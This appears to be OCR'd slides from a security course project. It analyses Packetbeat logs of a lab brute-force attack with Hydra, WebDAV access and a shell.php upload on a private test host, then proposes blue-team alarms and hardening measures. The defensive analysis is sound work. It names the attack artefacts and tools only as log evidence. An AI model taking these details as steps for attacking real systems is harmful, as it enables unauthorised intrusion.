


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,961
http://192.168.1.105/webdav	14
http://192.168.1.105/webdav/	8
http://192.168.1.105/webdav/shell.php	6
http://192.168.1.105/company_folders/secret_folder/	5

Analysis: Uncovering the Brute Force Attack


- 6,966 requests were made, so that means 6,961 failed login attempts before hydra successfully cracked the login.
- We can tell this is a brute force attack by the large number of requests in a short period of time.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,961
http://192.168.1.105/webdav	14
http://192.168.1.105/webdav/	8
http://192.168.1.105/webdav/shell.php	6
http://192.168.1.105/company_folders/secret_folder/	5


Export: Raw Formatted



⊞ server.ip	192.168.1.105
# server.port	80
# source.bytes	163B
⊞ source.ip	192.168.1.90
# source.port	42000
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- 30 requests were made to the WebDav directory
- The files that were requested were the /webdav, and /shell.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,961
http://192.168.1.105/webdav	14
http://192.168.1.105/webdav/	8
http://192.168.1.105/webdav/shell.php	6
http://192.168.1.105/company_folders/secret_folder/	5

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert can be set to alert the manger or a designated employee via email or any other method. The alert can be set off when more than one port are being requested by the same IP is the same period of time. The threshold can be no more than 10 ports requested within 5 seconds from one IP before the alert gets set off. Other tools and software can also be used to block port scans.

System Hardening

The first thing that should be done on any system regardless of the issue is that all ports that are not being used get closed. Only the ports that are needed can stay open. I would also recommend Disabling ICMP (Internet Control Message Protocol). Once this is done, the host won't return information regarding pings or open ports and connectivity info. IPs that are detected attempting scans can also be blocked.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert can be set to go off when a non authorized IP attempts to access the private directory. The threshold would be when an IP that is not on the network or the whitelist, then it would send an alert.

System Hardening

My recommendation would be to not leave classified information on a public server like a webserver. No matter how hard you hide it there is always a chance that it can be exploited. The best practice would be to have classified info on a private server that is only accessible by authorized personnel via Two-factor Authentication.

Mitigation: Preventing Brute Force Attacks

Alarm

The alert can be set up so that whenever there is many failed login requests from the same source IP, an alert is sent to a designated person. The threshold will depend per case, however in our case more than 10 failed logins per minute per IP should set off an alarm.

System Hardening

System progressive lockout should be employed so that Brute force attempts are immediately stopped before they can continue. If for example after 5 failed logins the account is locked out for 5 or 10 minutes the attacker will just move on and won't be able to continue the attack. I would also recommend mandating strong usernames and passwords and changing them quarterly. Two-factor Authentication can also be used for maximum security.

Mitigation: Detecting the WebDAV Connection

Alarm

An alert should be sent to a designated person if WebDav is attempting to be accessed by any IP outside of the company network unless authorized. The threshold would simply be any IP that is outside the network or the white listed IPs.

System Hardening

No IP should be allowed to access WebDav and any attempt from an IP outside of the network or whitelist should be immediately blocked. All authorized personnel that have access to WebDav are only allowed to login via Two-Factor Authentication.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Given that the alerts I recommended in the previous step are put in place, the only risk would be from the employees that are authorized to access WebDav. Weather they attempt to upload a malicious file knowingly or accidently, any file that is uploaded would set off an alert. If files are uploaded on a regular basis then only files that contain scripts or executable files should set off an alert.

System Hardening

If uploading files is not a daily activity all employees do then they should not be given access to upload files, except certain individuals with extra privileges or by authorization, preferably going through one person. Malicious file detecting software can also be used to block any file that is malicious from being uploaded.

The End